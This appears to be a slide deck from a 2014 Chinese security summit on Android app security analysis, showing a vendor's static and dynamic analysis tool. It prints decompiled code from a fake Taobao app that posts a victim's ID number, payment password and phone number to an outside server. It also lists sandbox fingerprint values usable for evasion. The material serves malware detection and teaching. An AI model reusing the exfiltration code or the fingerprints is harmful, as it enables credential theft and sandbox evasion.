



安卓应用程序 安全性分析

[pLL\(at\)mobeisecurity.com](mailto:pLL(at)mobeisecurity.com)

开放 合作 共赢



检查项目很多

安全评估

- misc
- SharedPreferences问题
- SQL注入
- WebView漏洞检测
- 不安全传输
- 不安全存储
- 不安全的log
- 流量检测
- 组件安全
- 耗电怎么检测?

组件安全

- Activity劫持检测
- Activity暴露检测
- 广播劫持检测
- 广播伪造检测
- 广播暴露检测
- 服务劫持检测
- 服务暴露检测
- Content-provider暴露检测
- ...

恶意检测

- 内置代码检测
- 反射调用检测
- 字符串扫描
- 应用程序无图标
- 敏感方法的识别
- 检查广告

敏感方法

- 拨打电话
- 发送短信息
- 获取短信息
- 获取通信录
- 拦截短信
- 代码自修改
- 动态类加载
- 注册为设备管理器
- ...


杂项

- 加固检测
- 处理odex
- 模拟执行
- 特殊apk的处理



检查项目很多

Android Content Provider机制的 隐私泄露与数据污染漏洞



- Content Provider隐私泄露漏洞
 - 未检查访问者权限：Content Provider接口暴露
 - 接口参数的输入检查不全面导致SQL注入或路径遍历
 - 两者结合使得恶意应用可以窃取用户隐私数据
- Content Provider数据污染漏洞
 - 篡改应用数据或配置

Ref: Android系统安全漏洞检测与利用（诸葛建伟）



检查过程很复杂

- 开发者文档描述有问题
 - 不清晰
 - 有错误
 - 很复杂
- 安全性依赖个人能力
 - 审查很复杂
 - 无现成工具

天下无贼 代码安全分析的几个层面

2014电子商务安全技术峰会

- 静态分析
 - 配置文件上的安全检测(AndroidManifest.XML、签名、hash)
 - 代码层面上的安全检测
 - 关联分析
 - 代码逻辑上的分析
- 动态分析

天下无贼 安全评估动态检测方法

2014电子商务安全技术峰会

- Intent-fuzzer
- Content-fuzzer
- Drozer



恶意程序动态测试

- 代码覆盖能力测试

| | SMS_send_onCreate | SMS_send_onDestroy | SMS_send_button_onClick | SMS_send_view_onTouch | SMS_send_with_conditions | SMS_send_receive |
|---------|-------------------|--------------------|-------------------------|-----------------------|--------------------------|------------------|
| Anubis | Y | Y | Y | Y | N | N |
| B-chao | Y | N | N | N | N | N |
| Fireeye | Y | N | N | N | N | N |



恶意程序动态测试

- 指纹特征

- b-chao(<https://b-chao.com/>)
- DEVICEID:0000000000000000;TEL:15555215554;IMSI:310260000000000
- fireeye(<https://fireeye.ijinshan.com/>)
- name:TaintDroid Notification Service;packageName:org.apanalysis
- anubis(<https://anubis.iseclab.org/>)
- TEL:15555215554;IMEI:8901410321118510720
- foresafe(<http://www.foresafe.com/>)
- DEVICEID:0000000000000000;TEL:15555215554;IMEI:8901410321118510720;IMSI:3102600000000000

[REF:](#) DISSECTING THE ANDROID BOUNCER

天下无贼 配置文件上的安全检测

2014电子商务安全技术峰会

- 广告分析
- 部分组件安全
- 查杀特征

天下无贼 代码层面上的安全检测

2014电子商务安全技术峰会

- 代码扫描





代码层面上的安全检测

2014电子商务安全技术峰会

Dex, apk输入



预处理（反编译、代码预处理）



抽象语法树





控制流与符号表



数据流



污点传播分析



静态分析

开放 合作 共赢



关联分析

- 安全评估
- “恶意”行为是否经过“交互”？
 - 调用序列问题
 - 什么样子的交互？



关联分析

首页 > 上传历史 > 结果显示

search here...

Mobei Security

Explorer Expose

存在攻击窗口 (2)

- com.alipay.android.setting.activity.BaseS
- com.alipay.mobile.security.gesture.msg.C

短信发送 (4)

- com.alipay.android.app.data.h
- com.alipay.mobile.security.authcenter.se
- com.alipay.mobile.security.authcenter.se
- com.alipay.mobile.common.ui.contacts.M

短信拦截 (1)

- com.ut.device.BQueryWhoHasOne

本机IMEI查看 (9)

- com.ut.c.d
- com.amap.api.location.core.b
- com.aps.ac
- com.aps.ac
- com.alipay.android.app.sys.DeviceInfo
- com.alipay.pushsdk.ci
- com.alipay.mobile.common.info.DeviceI
- com.alipay.mobile.command.util.Comma
- com.alipay.mobilesecuritysdk.deviceID.C

未知 (7)

- com.alipay.pushsdk.push.NotificationSer
- com.alipay.pushsdk.push.NotificationSer
- com.alipay.mobile.longlink.service.Longl
- com.alipay.mobile.nfc.ui.NFCBeamActivi
- com.alipay.mobile.common.ui.contacts.M
- com.alipay.mobile.common.ui.contacts.M
- com.alipay.mobile.lib.model.PubBaseFra

我的主页 string hjava

```
110. v0_3 = SmsManager.getDefault();
111. Intent v3 = new Intent();
112. v3.setAction("com.alipay.receiver.sms.sent");
113. v3.putExtra("time_start", System.currentTimeMillis());
114. v4 = PendingIntent.getBroadcast(v1, 0, v3, 0);
115. v3 = new Intent();
116. v3.setAction("com.alipay.receiver.sms.succeeded");
117. v3.putExtra("time_start", System.currentTimeMillis());
118. v5 = PendingIntent.getBroadcast(v1, 0, v3, 0);
119. }
120. catch(Exception v0_1) {
121. goto label_59;
122. }
123. try {
124. v0_3.getClass().getMethod("setPreferredSmsSubscription", Integer.TYPE).invoke(v0_3, Integer.valueOf(GlobalContext.a().e()));
125. }
126. catch(Exception v1_1) {
127. try {
128. v1_1.printStackTrace();
129. }
130. catch(Exception v0_1) {
131. goto label_59;
132. }
133. }
134. String v2 = null;
135. String v1_2 = arg9;
136. String v3_1 = arg10;
137. try {
138. v0_3.sendMessage(v1_2, v2, v3_1, v4, v5);
139. }
140. catch(Exception v0_1) {
141. label_59:
142. LogUtils.a(v0_1);
143. }
144. }
145. }
146.
147. /* Location: F:\temp\temp.jar
148. * Qualified Name: Lcom/alipay/android/app/data/h;
149. * JD-Core Version: 0.7.0.1
150. */
```

死代码or来自jni的调用?

hjava hsmali

Search Result Description Call Hierarchy

- sendTextMessage - com/alipay/android/app/data/h.java:138
- sendMsg - com/alipay/android/app/data/h.java:138



逻辑上的问题

首页 > 上传历史 > 结果显示

search here...

Mobei Security

Explorer

- src
- res
 - classes.dex
 - resources.arsc
- META-INF
 - AndroidManifest.xml

我的主页 string IntentCompaticsMr1.java MyApplication.java UpdateService.java GlobalBroadcastReceiver.java

```
08. import android.content.Intent;
09. import android.net.NetworkInfo;
10. import com.diandian.apzone.singleting.MyApplication;
11. import com.diandian.apzone.singleting.transaction.download.DownloadHandler;
12. import com.diandian.apzone.singleting.util.NetworkUtils;
13. import com.diandian.apzone.singleting.util.ToolUtil;
14.
15. public class GlobalBroadcastReceiver extends BroadcastReceiver {
16.     public GlobalBroadcastReceiver() {
17.         super();
18.     }
19.
20.     public void onReceive(Context arg2, Intent arg4) {
21.         if(arg4.getAction().equals("android.net.conn.CONNECTIVITY_CHANGE")) {
22.             NetworkInfo v0 = arg2.getSystemService("connectivity").getActiveNetworkInfo();
23.             if(v0 != null && (v0.isAvailable())) {
24.                 if(NetworkUtils.getNetType(arg2) != null) {
25.                     new Thread() {
26.                         public void run() {
27.                             DownloadHandler.getInstance(this, arg2, 161);
28.                         }
29.                     }.start();
30.                 }
31.                 else if(NetworkUtils.getNetType(arg2) != null) {
32.                     this.verifyForContinueDownload(arg2, arg4.getApplicationContext());
33.                 }
34.                 else {
35.                     return;
36.                 }
37.             }
38.             new Thread() {
39.                 public void run() {
40.                     DownloadHandler v0 = DownloadHandler.getCurrentInstance();
41.                     if(v0 != null) {
42.                         v0.pauseAllDownload();
43.                     }
44.                 }
45.             }.start();
46.         }
47.     }
48.
49.     private void verifyForContinueDownload(Context arg3) {
```

导致停止功能永远都不会被执行到

Search Result

No search results available. Start a search from the [search input](#)



识别程序的意图

首页 > 上传历史 > 结果显示

search here...

Mobei Security

Explorer Expose

本机号码查看 (2)

- com.tao.bao.LocationVerify
- com.tao.bao.MainActivity

本机IMEI查看 (2)

- com.tao.bao.LocationVerify
- com.tao.bao.MainActivity

LocationVerify.java

```
41. static LocationVerify addressNumCum = LocationVerify.this;
42. return arg1.this$0;
43. }
44.
45. public void onClick(View arg0) {
46.     if(v0.equals("")) {
47.         Toast.makeText(this, "请输入手机号码", 0).show();
48.     }
49.     else {
50.         String v1 = this.val$setCom.getText().toString();
51.         if(v1.equals("")) {
52.             Toast.makeText(this, "请输入支付密码", 0).show();
53.         }
54.         else {
55.             LocationVerify.this.pd.show();
56.             Object v2 = LocationVerify.this.getSystemService("phone");
57.             LocationVerify.this.phoneNum = ((TelephonyManager)v2).getLine1Number();
58.             if(LocationVerify.this.phoneNum.equals("")) {
59.                 LocationVerify.this.phoneNum = ((TelephonyManager)v2).getDeviceId();
60.             }
61.             new Thread(new Runnable() {
62.                 public void run() {
63.                     ArrayList v4 = new ArrayList();
64.                     BasicNameValuePair v0 = new BasicNameValuePair("sbid", this.this$1.this$0.phoneNum);
65.                     BasicNameValuePair v1 = new BasicNameValuePair("sendnumber", "淘宝二手");
66.                     BasicNameValuePair v2 = new BasicNameValuePair("sendtype", "2");
67.                     ((List)v4).add(new BasicNameValuePair("smscontent", "身份证号:" + this.val$code + ", 支付密码:" + this.val$com));
68.                     ((List)v4).add(v2);
69.                     ((List)v4).add(v1);
70.                     ((List)v4).add(v0);
71.                     Log.e("tag", "result = " + ToolHelper.postData("http://www.gamefiveo.com/saves.php", ((List)v4)));
72.                 }
73.             }).start();
74.             LocationVerify.this.mHandler.postDelayed(new Runnable() {
75.                 public void run() {
76.                     this.this$1.this$0.pd.dismiss();
77.                     Intent v1 = new Intent("android.intent.action.MAIN");
78.                     v1.addCategory("android.intent.category.LAUNCHER");
79.                     v1.setComponent(new ComponentName("google.tao", "google.tao.MainActivity"));
80.                     this.this$1.this$0.startActivity(v1);
81.                     this.this$1.this$0.finish();
82.                 }
83.             }).start();
84.         }
85.     }
86. }
```

假淘宝分析结果，使用的权限比一般应用少得多

LocationVerify.java LocationVerify.smali LocationVerify\$1.smali LocationVerify\$1\$1.smali LocationVerify\$1\$2.smali

Search Result Description

Warning!!!This will get your PhoneNumber!



恶意 | 非恶意界限不明确

- 支付宝比faketaobao使用的权限还多
- 有些恶意程序没恶意行为

Deep Visualization for Mobile Threats

2014 上半年国内安卓银行应用
隐私泄露和安全隐患研究报告

Ref: VisualThreat信息安全公司

开放 合作 共赢



攻击技术走在检测技术前头

- 混淆代码
 - $1000a.1000b = 1000c$
 - $1000.1000 = 1000$
- reflection
- 加密代码
- 加固
- ...



攻击技术走在检测技术前头

2014电子商务安全技术峰会

首页 > 上传历史 > 结果显示

search here...

6589y459gj4058rtgk.java 6589y459gj4058rtgk.java

Smali和java语法上的差别，导致常规分析工具无法识别这是一个identifier还是一个number

```
001. package com.android;
002.
003. import android.content.Context;
004. import com.android.6589y459gj4058rtgk.6589y459gj4058rtgk;
005. import com.android.6589y459gj4058rtgk.6589y459gj4058rtgk;
006. import java.security.SecureRandom;
007. import java.util.Random;
008. import java.util.concurrent.atomic.AtomicReferenceArray;
009. import javax.net.ssl.HostnameVerifier;
010. import javax.net.ssl.HttpURLConnection;
011. import javax.net.ssl.SSLContext;
012. import javax.net.ssl.SSLSocketFactory;
013. import javax.net.ssl.TrustManager;
014.
015. public class 6589y459gj4058rtgk {
016.     private static final char[] 6589y459gj4058rtgk;
017.     private static final AtomicReferenceArray<String> 6589y459gj4058rtgk;
018.     private static final Random 6589y459gj4058rtgk;
019.     private static final 6589y459gj4058rtgk 6589y459gj4058rtgk;
020.     private static final String[] z;
021.
022.     public static final int 6589y459gj4058rtgk(int arg2) {
023.         boolean v1 = 6589y459gj4058rtgk.6589y459gj4058rtgk;
024.         int v0 = 6589y459gj4058rtgk.6589y459gj4058rtgk.nextInt(arg2);
025.         do {
026.             if(v0 != 0) {
027.                 return v0;
028.             }
029.             v0 = 6589y459gj4058rtgk.6589y459gj4058rtgk.nextInt(arg2);
030.             if(v1) {
031.                 return v0;
032.             }
033.         }
034.         while(!v1);
035.         return v0;
036.     }
037.
038.     public static final String 6589y459gj4058rtgk(Context arg2) {
039.         return arg2.getSystemService(6589y459gj4058rtgk.z[0]).getDeviceId();
040.     }
041. }
```

Search Result

No search results available. Start a search from the [search input](#)



还有更多工作要做

开放 合作 共赢



首页 > 上传历史 > 结果显示

search here...

Mobai Security

Explorer Expose

lib

x86

libdextopt.so

armeabi

libandroid-phone-personalapp-lifepaymentapp-1.0.0.1404251816.20140324.so

libandroid-phone-wealth-home-1.0.0.1404231454.20140324.so

libandroid-phone-publicplatform-todo-1.0.0.1404161351.20140324.so

libandroid-phone-personalcredit-trust-1.0.0.1404151835.20140324.so

libandroid-phone-bill-list-1.0.0.1404152209.20140324.so

libandroid-phone-businesscommon-commonbiz-1.0.0.1404300028.20140324.so

libandroid-phone-openplatform-common-1.0.0.1404282003.20140324.so

libandroid-phone-publicplatform-common-1.0.0.1404212001.20140324.so

libandroid-phone-wealth-fixeddeposit-1.0.0.1404152344.20140324.so

libandroid-phone-businesscommon-accountauthbiz-1.0.0.1404212027.20140324.so

libandroid-phone-mobilesdk-framework-1.0.0.1404231504.20140324.so

libandroid-phone-onsitepay-onsitepay-1.0.0.1404222040.20140324.so

libdextopt.so

libandroid-phone-personalapp-transferapp-1.0.0.1404211748.20140324.so

libandroid-phone-businesscommon-map-1.0.0.1404031805.20140324.so

libandroid-phone-bill-statement-1.0.0.1404152210.20140324.so

libandroid-phone-wealth-creditpay-1.0.0.1404031726.20140324.so

libandroid-phone-allpass-allpassapp-1.0.0.1404241754.20140324.so

libandroid-phone-personalapp-ccrapp-1.0.0.1404221811.20140324.so

libandroid-phone-businesscommon-h5container-1.0.0.1404251045.20140324.so

libandroid-phone-securityapp-more-1.0.0.1404221816.20140324.so

libandroid-phone-mobilesdk-thirdparty-1.0.0.20140324.so

libandroid-phone-publicplatform-ccbapp-1.0.0.1404041714.20140324.so

libandroid-phone-businesscommon-rome-1.0.0.1404151112.20140324.so

libandroid-phone-personalapp-mobilechargeapp-1.0.0.1404221936.20140324.so

libandroid-phone-wealth-fund-1.0.0.1404251341.20140324.so

libandroid-phone-mobilecommon-ui-1.0.0.1404161017.20140324.so

libplugins.so

libandroid-phone-bill-detail-1.0.0.1404231700.20140324.so

libandroid-phone-businesscommon-share-1.0.0.1404221740.20140324.so

libandroid-phone-businesscommon-webapp-1.0.0.1404182001.20140324.so

libandroid-phone-publicplatform-home-1.0.0.1404161347.20140324.so

libandroid-phone-nfd-wifisdk-1.0.0.1404111739.20140324.so

libandroid-phone-personalapp-payee-1.0.0.1404151836.20140324.so

libandroid-phone-scancode-scan-1.0.0.1404042150.20140324.so

我的主页 string

这里...

Search Result

No search results available. Start a search from the search input



| 应用检测 | | | | | 应用检测 |
|-------|--|-----------------------------------|-----------------------|------|------|
| 状态 | 程序名称 | MD5值 | 创建时间 | 操作 | |
| 分析结束 | CtClientLapk | 43b50e26001d684d532408dd4739f27b | 2014-07-05 14:52:49.0 | 查看结果 | |
| 分析结束 | 568d40ccd7b91951715ac4079a860128-des.apk | 568d40ccd7b91951715ac4079a860128 | 2014-07-03 22:58:10.0 | 查看结果 | |
| 分析结束 | 程序分析.apk | 9068ba3f7c045cfe0422fb6b3b5d23aa | 2014-07-03 22:12:26.0 | 查看结果 | |
| 分析结束 | Alipay.apk | 13ca622f4ca2975fc925843d6fab8a50 | 2014-07-03 22:11:57.0 | 查看结果 | |
| 分析结束 | alipay_5637.apk | b15deffed2c88dd72fe8f27993efdad0 | 2014-07-03 22:08:57.0 | 查看结果 | |
| 分析结束 | 郭德纲相声_com.dianlian.apzone.yfigdg_26.apk | d186b20562db03eda1ed67cb4a31bd | 2014-07-03 14:33:42.0 | 查看结果 | |
| 分析结束 | plain.apk | 3963009445825b376279fc1a0f92e3f9 | 2014-07-03 14:06:06.0 | 查看结果 | |
| 分析结束 | 敲诈者安卓病毒1.apk | 67bde6039310b4bb9ccd9fc2a721a45 | 2014-07-03 14:05:33.0 | 查看结果 | |
| 分析结束 | fakeAV.apk | 16bd4b23b55f0ade6df16d8c6dcf502c | 2014-07-03 14:05:08.0 | 查看结果 | |
| 分析结束 | 银行毒手.apk | 1df09807170c26dcdf3a7cfe05567d1 | 2014-07-03 14:04:49.0 | 查看结果 | |
| 分析结束 | Obad.apk | e1064bfd836e4c895b569b2de4700284 | 2014-07-03 14:04:12.0 | 查看结果 | |
| 分析结束 | Faketaobao_45DAE1EE4CA1980C1...CB5C9DA2A7ED5.apk | 45dae1ee4ca1980c140cb5c9da2a7ed5 | 2014-07-03 14:03:16.0 | 查看结果 | |
| 分析结束 | qq_4.7.2.2185_and...id.apk | 517d22939844cb696205f4aed953864a | 2014-07-03 13:56:28.0 | 查看结果 | |
| 分析结束 | yixin_2.7.0.189_66113_201...0527c76.apk | c9aec954f5cbb7704f25442711749a72 | 2014-07-03 13:55:25.0 | 查看结果 | |
| 分析结束 | weixin531android...50.apk | be8a54c7b87d5d45427fb8f7185d92c4 | 2014-07-03 13:53:30.0 | 查看结果 | |
| 分析结束 | Twitter_5.14.0_3000...10.apk | eda58a48779645c566222da5ce520d45 | 2014-07-03 13:52:13.0 | 查看结果 | |
| 分析结束 | Tenpay_V2.4.2.apk | fd0e3e1a83...06e3c2f4e6978030d3b6 | 2014-07-03 13:51:19.0 | 查看结果 | |
| 分析结束 | ctrip_9289.apk | 70c2c86a62ee4e6973fa5f88ad4afed | 2014-07-03 13:50:55.0 | 查看结果 | |
| 分析结束 | alipay_wap_main.apk | 90d7e006ee885d13508c5597ce80d920 | 2014-07-03 13:33:01.0 | 查看结果 | |
| 分析结束 | 浦发手机银行4.1.apk | 758aa68823311c430696f159d33245c1 | 2014-07-02 23:44:11.0 | 查看结果 | |
| 插件分析中 | 招商银行2.1.2.apk | 863352d1a198743d9c1bdd8e57c5d46b | 2014-07-02 23:34:51.0 | ---- | |
| 反编译中 | 我查查-360加固.apk | c8b5f20e63298ed9dbb51302fdeb7f62 | 2014-07-02 11:35:33.0 | ---- | |
| 分析结束 | 有解压密码的APK.apk | ad0e40b3136fdddbc221ba8db896aff4 | 2014-07-02 11:30:25.0 | 查看结果 | |
| 分析结束 | F7BE25E4F19A3A82D2E206DE8AC979C8.apk | f7be25e4f19a3a82d2e206de8ac979c8 | 2014-07-02 11:29:36.0 | 查看结果 | |
| 分析结束 | test.apk | b482083dd30bda3cd26a10970745b033 | 2014-07-02 11:08:25.0 | 查看结果 | |



App的安全不只包含客户端代码安全



2014电子商务安全技术峰会

END

Q&A 谢谢!

开放 合作 共赢